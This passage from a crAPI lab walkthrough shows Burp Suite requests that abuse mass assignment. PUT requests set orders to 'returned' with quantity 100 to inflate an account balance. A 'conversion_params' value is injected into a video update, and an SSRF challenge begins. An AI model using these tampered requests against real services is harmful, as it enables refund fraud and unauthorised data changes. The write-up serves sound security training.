            "quantity": 1,
            "status": "delivered",
            "transaction_id": "07901c0c-6d8a-44a2-afe2-234525b3dc62",
            "created_on": "2024-05-29T05:30:25.459401"
        }
    ]
}

```

- Now we press the Order Details button



- On the Burp Suite tool detected endpoint `/workshop/api/shop/orders/` with type request `GET` which contains booking and payment details

Request

Pretty Raw Hex

```
1 GET /workshop/api/shop/orders/6 HTTP/1.1
Host: 192.168.100.12:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.12:8888/orders?order_id=6
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzIiNiJ9.eyJzdWIiOiJwZW50ZXN0aW5nQGV4YWIvbGUUZ29tIiwicm9sZSI6InVzZXiLCjPXYQ1OjE3MTY4NzQ2ODMsIn4cC16MTxNzQ3OTE4M30.qx95rsvk1pRox_IXE0EBbookLT7Arh1Pr23ZjA3PnHMa126fghJhT2E9tbeTzJN5V628ijV_D6GxtabnJJNvg1pTJYN_rdhEiYpAt54lsCfFtOLF1ZIfDSkydGnB5lAyMp4RHr0TuShf20TxplBozEcK04hb-Ko1yGoVv0LCMFT_KyizEoZaodzw35XF924jtu2RSBFfHNHDTTXcnQBen5i806-Z7Ulc2T2ZImhgG3kjLycThn4XA7VjbFrpOpP2AEUH50ZsnIffYMF6vyc4EuYnL7pjN23RryBkzsSmmyCOpTe-TttBh3pVstYo3aPwjtbhvNv5-Yg
```

Response

Pretty Raw Hex Render

```
{
  "id": 1,
  "name": "Seat",
  "price": "10.00",
  "image_url": "images/seat.svg"
},
{
  "quantity": 1,
  "status": "delivered",
  "transaction_id": "07901c0c-6d8a-44a2-afe2-234525b3dc62",
  "created_on": "2024-05-29T05:30:25.459401"
},
"payment": {
  "transaction_id": "07901c0c-6d8a-44a2-afe2-234525b3dc62",
  "order_id": 6,
  "amount": 10,
  "paid_on": "2024-05-29T05:30:25.459401",
  "card_number": "XXXXXXXXXXXX3784",
  "card_expires": "2026-05-29"
}
```

- Right-click the request and select **Send to Repeater**

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Window Help

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
3	https://push.services.mozilla...	GET	/									✓	34.107.243.93		01:31:19 29 ...	8080
4	https://firefox.settings.servic...	GET	/v1/buckets/monitor/collect									✓	34.149.100.209		01:31:21 29 ...	8080
1	http://192.168.100.12:8888	POST	/workshop/api/shop/orders										192.168.100.12		01:30:10 29 ...	8080
5	http://192.168.100.12:8888	GET	/workshop/api/shop/orders/										192.168.100.12		02:58:28 29 ...	8080
2	http://192.168.100.12:8888	GET	/workshop/api/shop/orders/										192.168.100.12		01:30:14 29 ...	8080

Request

Pretty Raw Hex

```
1 GET /workshop/api/shop/orders/6 HTTP/1.1
Host: 192.168.100.12:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.12:8888/orders?order_id=6
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzIiNiJ9.eyJzdWIiOiJwZW50ZXN0aW5nQGV4YWIvbGUUZ29tIiwicm9sZSI6InVzZXiLCjPXYQ1OjE3MTY4NzQ2ODMsIn4cC16MTxNzQ3OTE4M30.qx95rsvk1pRox_IXE0EBbookLT7Arh1Pr23ZjA3PnHMa126fghJhT2E9tbeTzJN5V628ijV_D6GxtabnJJNvg1pTJYN_rdhEiYpAt54lsCfFtOLF1ZIfDSkydGnB5lAyMp4RHr0TuShf20TxplBozEcK04hb-Ko1yGoVv0LCMFT_KyizEoZaodzw35XF924jtu2RSBFfHNHDTTXcnQBen5i806-Z7Ulc2T2ZImhgG3kjLycThn4XA7VjbFrpOpP2AEUH50ZsnIffYMF6vyc4EuYnL7pjN23RryBkzsSmmyCOpTe-TttBh3pVstYo3aPwjtbhvNv5-Yg
```

Repeater

Send to Intruder Ctrl+I
Send to Repeater Ctrl+R

Inspector

Selection 26

Selected text /workshop/api/shop/orders/

Request Attributes 2

Request Headers 9

Response Headers 11

- Move to the Repeater tab and click the **Send** button, in response there is information that this endpoint supports the type of request **GET, POST, PUT, HEAD, OPTIONS**

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Window Help

1 x +

Send Cancel < >

Target: http://192.168.100.12:8888 | HTTP/1

Request

Pretty Raw Hex

```
1 GET /workshop/api/shop/orders/6 HTTP/1.1
Host: 192.168.100.12:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.12:8888/orders?order_id=6
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzIiNiJ9.eyJzdWIiOiJwZW50ZXN0aW5nQGV4YWIvbGUUZ29tIiwicm9sZSI6InVzZXiLCjPXYQ1OjE3MTY4NzQ2ODMsIn4cC16MTxNzQ3OTE4M30.qx95rsvk1pRox_IXE0EBbookLT7Arh1Pr23ZjA3PnHMa126fghJhT2E9tbeTzJN5V628ijV_D6GxtabnJJNvg1pTJYN_rdhEiYpAt54lsCfFtOLF1ZIfDSkydGnB5lAyMp4RHr0TuShf20TxplBozEcK04hb-Ko1yGoVv0LCMFT_KyizEoZaodzw35XF924jtu2RSBFfHNHDTTXcnQBen5i806-Z7Ulc2T2ZImhgG3kjLycThn4XA7VjbFrpOpP2AEUH50ZsnIffYMF6vyc4EuYnL7pjN23RryBkzsSmmyCOpTe-TttBh3pVstYo3aPwjtbhvNv5-Yg
Connection: close
```

Response

Pretty Raw Hex Render

```
1. HTTP/1.1 200 OK
2. Server: openresty/1.17.8.2
3. Date: Wed, 29 May 2024 07:23:04 GMT
4. Content-Type: application/json
5. Connection: close
6. Allow: GET, POST, PUT, HEAD, OPTIONS
7. Vary: origin, Cookie
8. X-Frame-Options: DENY
9. X-Content-Type-Options: nosniff
10. Referrer-Policy: same-origin
11. Cross-Origin-Opener-Policy: same-origin
12. Content-Length: 555
13.
14. {
    "order": {
        "id": 6,
        "user": {
            "email": "pentesting@example.com",
            "number": "1234567890"
        },
        "product": {
            "id": 1,
            "name": "Seat",
            "price": "10.00",
            "image_url": "images/seat.svg"
        },
        "quantity": 1,
        "status": "delivered"
    }
}
```

Inspector

Selection 29

Selected text GET, POST, PUT, HEAD, OPTIONS

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 0

Request Cookies 0

Request Headers 9

Response Headers 11

- Here the order status is **delivered** So we'll change the status to **return** Let our balance return. Change the request type from **GET** Be a **PUT** and add parameters **status** with value **return** then press the **Send** button

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request

```
1 PUT /workshop/api/shop/orders/6 HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/orders?order_id=6
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0aW5nOGV4YWhvbGUY29tIiwickMSZSI6InVzXKCiLCjyX0IjE3MTNzOz00MsIwAcCIGMTcxNz03OTE4M90.0qx95rvk1pRox_Ix0E4bookLr7Ar1nPr23ZjA3jPXnHMa2f6qkhJhT2EP9tETzjN5W628jV_D6Gxtan3JNvg1p7IYtN_rdhEiYpAt54lscJFt0LF1ZIF0SkysdNGnB5LAyMp4rHYR0nTuShf20TxplBozEcK04hb-Ko1yGoVv0lCMpt_KyizEoZaQdzs35XF924jtzuRSBFrHN#dTtXZnCqlBen51806-27UcL2TZhmgG9kjLycThn4XAV7vbfryOpP2AEH50ZsnIfYYNF6vyc4EuYyNL7PiN2jRryBKzsSmyC0pTe-TTtBh3pVst0aPwjt1bNv5-Yg
10 Connection: close
11 Content-Length: 28
12
13 {
14   "status": "return"
15 }
```

Response

```
1 HTTP/1.1 400 Bad Request
2 Server: openresty/1.17.6.2
3 Date: Wed, 29 May 2024 07:33:07 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 88
13
14 {
  "message": "The value of 'status' has to be 'delivered', 'return pending' or 'returned'"
}
```

Inspector

Selected text

```
"The value of 'status' has to be 'delivered', 'return pending' or 'returned'"
```

Request Attributes 2

Request Query Parameters 0

Request Cookies 0

Request Headers 10

Response Headers 11

439 bytes | 333 millis

- From the results above the status `return` not available, the status available only `delivered`, `return pending` and `returned`. So we just change the value to `returned`

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request

```
1 PUT /workshop/api/shop/orders/6 HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/orders?order_id=6
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0aW5nOGV4YWhvbGUY29tIiwickMSZSI6InVzXKCiLCjyX0IjE3MTNzOz00MsIwAcCIGMTcxNz03OTE4M90.0qx95rvk1pRox_Ix0E4bookLr7Ar1nPr23ZjA3jPXnHMa2f6qkhJhT2EP9tETzjN5W628jV_D6Gxtan3JNvg1p7IYtN_rdhEiYpAt54lscJFt0LF1ZIF0SkysdNGnB5LAyMp4rHYR0nTuShf20TxplBozEcK04hb-Ko1yGoVv0lCMpt_KyizEoZaQdzs35XF924jtzuRSBFrHN#dTtXZnCqlBen51806-27UcL2TZhmgG9kjLycThn4XAV7vbfryOpP2AEH50ZsnIfYYNF6vyc4EuYyNL7PiN2jRryBKzsSmyC0pTe-TTtBh3pVst0aPwjt1bNv5-Yg
10 Connection: close
11 Content-Length: 25
12
13 {
14   "status": "returned"
15 }
```

Response

```
1 Connection: close
2 Allow: GET, POST, PUT, HEAD, OPTIONS
3 Vary: origin, Cookie
4 X-Frame-Options: DENY
5 X-Content-Type-Options: nosniff
6 Referer-Policy: same-origin
7 Cross-Origin-Opener-Policy: same-origin
8 Content-Length: 293
9
10 {
  "orders": [
    {
      "id": 6,
      "user": {
        "email": "pentesting@example.com",
        "number": "1234567890"
      },
      "product": {
        "id": 1,
        "name": "Seat",
        "price": "10.00",
        "image_url": "images/seat.svg"
      },
      "quantity": 1,
      "status": "returned",
      "transaction_id": "07901c0c-6d8a-44a2-afe2-234525b3dc62",
      "created_on": "2024-05-29T05:30:25.459401"
    }
  ]
}
```

Inspector

Selected text

```
"status": "returned"
```

Request Attributes 2

Request Query Parameters 0

Request Cookies 0

Request Headers 10

Response Headers 11

636 bytes | 202 millis

- Now we go back to the Shop page and our balance remains as it was

 Shop

Available Balance: \$100

Challenge 9 - Increase your balance by \$1,000 or more

- Make another purchase and repeat the above steps until sending the endpoint `/workshop/api/shop/orders/` to the Repeater tab. Now we can simply use the request type `PUT` to change the order data, add parameters `status` with value `returned` so that our balance is refunded as much as the total order and add parameters `quantity` with value `100` so that our balance will be refunded as much as `100` times over then press the `Send` button

Burp Suite Community Edition v2022.9.6 - Temporary Project

Repeater

Target: http://192.168.100.12:8888

```

1 PUT /workshop/api/shop/orders/7 HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/orders?order_id=7
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdmcIi0iJwZW50ZXN0aW5nQGV4YW1vbGUyZ29tIiwigcm9sZSI6InVzXlIiLC3pYX0IjE3MTY4Nz0200MsIw4cCIGMTcxNz030TE4M80.qx59rsvkplRox_Ix0EBbookLT7Ar1zPr23ZjA3PXRnhMa126Fqkh3hT2EPtbETzjNSV628j1V_D6Gxtabn3JNvg1p7IYN_rdhEiYpAt54lscJFtOLF1ZfD5kysdMGnbSLAyMp4RHYR0nTuShf20TxLpLoxzEcK04h-Ko1yGoVv0CMft_KyizEoZaQdzv3SXF924jtzuRSBFrHNdTTXZnCqBn51806-Z7UcL2TZhmgG3kjLycThn4X7VjbFrYopP2AEUH50ZanIfYYNF6vyc4EuYyNL7PiN23RryBKzsSmmyC0pTe-TTtbh3pystYo3aPwjtlnV5-Yg
10 Connection: close
11 Content-Length: 42
12
13 {
14     "quantity": 100,
15     "status": "returned"
16 }

```

Response

```

3 Connection: close
4 Allow: GET, POST, PUT, HEAD, OPTIONS
5 Vary: origin, cookie
6 X-Frame-Options: DENY
7 X-Content-Type-Options: nosniff
8 X-XSS-Protection: 1; mode=block
9 Referrer-Policy: same-origin
10 Cross-Origin-Opener-Policy: same-origin
11 Content-Length: 295
12
13 {
14     "orders": [
15         {
16             "id": 7,
17             "user": {
18                 "email": "pentesting@example.com",
19                 "number": "1234567890"
20             },
21             "product": {
22                 "id": 1,
23                 "name": "Seat",
24                 "price": "10.00",
25                 "image_url": "images/seat.svg"
26             },
27             "quantity": 100,
28             "status": "returned",
29             "transaction_id": "1089aae6-cdd8-4eff-92fe-d03e1e34cfec",
30             "created_on": "2024-05-29T10:15:13.101780"
31         }
32     ]
33 }

```

Inspector

Selected text: "quantity": 100, \r\n "status": "returned"

Decoded from: Select

Request Attributes: 2

Request Query Parameters: 0

Request Cookies: 0

Request Headers: 10

Response Headers: 11

638 bytes | 141 millis

- Now we go back to the Shop page then our balance adds to the 90 Be a 1090

The screenshot shows a web application interface with a dark header bar containing 'crAPI', 'Dashboard', 'Shop' (which is highlighted in blue), and 'Community'. Below the header is a navigation bar with '← Shop' on the left and a search bar on the right. The main content area displays the text 'Available Balance: \$1090'.

Challenge 10 - Internal video properties update

- Turn on the Burp Suite tool and click the profile photo to go to the profile page

The screenshot shows a profile page for a vehicle. At the top, there's a navigation bar with 'crAPI', 'Dashboard', 'Shop', 'Community', and a user icon with the message 'Good Morning, Pentesting!'. The main content area is titled 'Vehicles Details' and shows a car image with the VIN number '0HCKU93WZTY625560'. To the right, there are details: 'Company : Hyundai', 'Model : Creta', and 'Fuel Type : DIESEL'. A blue button labeled 'Contact Mechanic' is also visible.

- If your My Personal Video is deleted in Challenge 7 (BFLA). You can upload again by clicking the point of the three and then select Upload Video

Your Profile



Name: Pentesting

Email: pentesting@example.com

Change email


Phone No.: 1234567890



My Personal Video Max File Size: 10MB



Your Profile



Success

Video updated successfully


OK

My Personal Video Max File Size: 10MB





- Click the triple dot sign again and select **Change Video Name**

My Personal Video Max File Size: 10MB



- Change the title of the video according to what you want



- On Burp Suite will be detected endpoint `/identity/api/v2/user/videos/id` used to edit videos

- Right-click the request and select Send to Repeater

Burp Suite Community Edition v2022.9.6 - Temporary Project

Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://192.168.100.12:8888	PUT	/identity/api/v2/user/videos/33		✓	200	3739257	JSON					192.168.100.12		06:55:59 29... 8080	

Request

Pretty Raw Hex

```
1 PUT /identity/api/v2/user/videos/33 HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/my-profile
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0aW5nQGV4YWhwbGUuY2lkLjVlcm9tZER5InVzZW5lLiCjYX0IiJ...EMTY4n2o0MsZm14cCIGH7cMzB30TE4M90.eyJ95rsVklpRox_Ih0EAbp0Llt74h1zPr29ZjA3jPA...n#Ma2f6qjh-hjt2EPhtETzN5W28iV.D6Gxtabn3JNvg1pTZhN_rdeHtpAt54lscJftLJZfDSkyedNGnBS1AyMp4rHYR0-7tshf20TXLpL8zEcK04h-Ko1yGvVv0LCMF_KyizEoXZnCqBem51806-27Ulc2TZZmhg93kLy-Tn4XAT7vbfry1QpP2AEUM50Zsn1YyNF6vycEuYhNL7PjN2JRTBKzsSmeyC0pTe-TTtbh3pVstYo3aPw1tlbNv5-_Yg
Origin: http://192.168.100.12:8888
10 Content-Length: 22
11 Connection: close
12
13
14 {
  "videoName": "video1"
}
```

Response

Pretty Raw Hex Render

```
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Content-Type: application/json
Content-Length: 3738796
```

Inspector

Request Attributes 2

Request Headers 11

Response Headers 15

Message editor documentation

Proxy history documentation

Search... 0 matches

- Move to the Repeater tab and click the **Send** button

Burp Suite Community Edition v2022.9.6 - Temporary Project

Project Intruder Repeater Window Help

Dashboard Target Proxy Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 PUT /identity/api/v2/user/videos/33 HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/my-profile
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0aW5nQGV4YWhwbGUuY2lkLjVlcm9tZER5InVzZW5lLiCjYX0IiJ...EMTY4n2o0MsZm14cCIGH7cMzB30TE4M90.eyJ95rsVklpRox_Ih0EAbp0Llt74h1zPr29ZjA3jPA...n#Ma2f6qjh-hjt2EPhtETzN5W28iV.D6Gxtabn3JNvg1pTZhN_rdeHtpAt54lscJftLJZfDSkyedNGnBS1AyMp4rHYR0-7tshf20TXLpL8zEcK04h-Ko1yGvVv0LCMF_KyizEoXZnCqBem51806-27Ulc2TZZmhg93kLy-Tn4XAT7vbfry1QpP2AEUM50Zsn1YyNF6vycEuYhNL7PjN2JRTBKzsSmeyC0pTe-TTtbh3pVstYo3aPw1tlbNv5-_Yg
Origin: http://192.168.100.12:8888
10 Content-Length: 22
11 Connection: close
12
13
14 {
  "videoName": "video1"
}
```

Response

Pretty Raw Hex Render

```
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Content-Type: application/json
Content-Length: 3738796
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Cookies 0

Request Headers 11

Response Headers 15

Message editor documentation

Proxy history documentation

Search... 0 matches

Done 3,739,257 bytes | 2,938 millis

- Here we can add parameters **conversion_params** with value **-v codec h2** Then click **Send** the Send button. Once the request is sent we managed to change the value **conversion_params**

7. Server-Side Request Forgery (SSRF)

The weakness of SSRF occurs whenever a web application takes remote resources without validating the URL that the user gives. The target application may have a function to import data from a URL, publish data to a URL, or read data from a URL that can be tampered with. This allows the attacker to force the application to send requests made to unexpected purposes, even when protected by a firewall, VPN, or other type of network access control (ACL) list.

Challenge 11 - Make crAPI send HTTP call to "www.google.com" and return the HTTP response.

- Back to the dashboard page, press the **Contact Mechanic** button

VIN: OHCKU93WZTY625560

[🔧 Contact Mechanic](#)


Company : Hyundai

Model : Creta

Fuel Type : DIESEL

Year : 2024

- Turn on the Intercept on the Burp Suite



- Fill out the form and press the **Send Service Requests** button

A screenshot of a web form titled "Contact Mechanic". The form contains three fields: 1) A text input field labeled "* VIN:" containing the value "OHCKU93WZTY625560". 2) A dropdown menu labeled "* Mechanic:" showing the option "TRAC_JHN". 3) A text area labeled "* Problem Description" containing the text "Test Problem". At the bottom of the form is a large blue button labeled "Send Service Request", which is highlighted with a red box.

- Once the Burp Suite opens, right-click and select **Do intercept > Response to this request**

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request to http://192.168.100.12:8888

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=OHCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Basic
eyJhbGciOiJSUzIiOiJwZW50ZXNoaW5nOGV4YmVuY29tLiwicm9sZSI6InVzZI
824sZHIp2y3xnh4URgFwok51yLvpaeBuKLrqvcr7dNG08fLYfomCYQaoBgdrpt_sRdeYZSv
elz51b7NHPPSPSj_GLFgGRBWYXgKlp7fxZWc4Y_t_k3u4iq91_ll4Ju030HghtbislbVklakdi_s
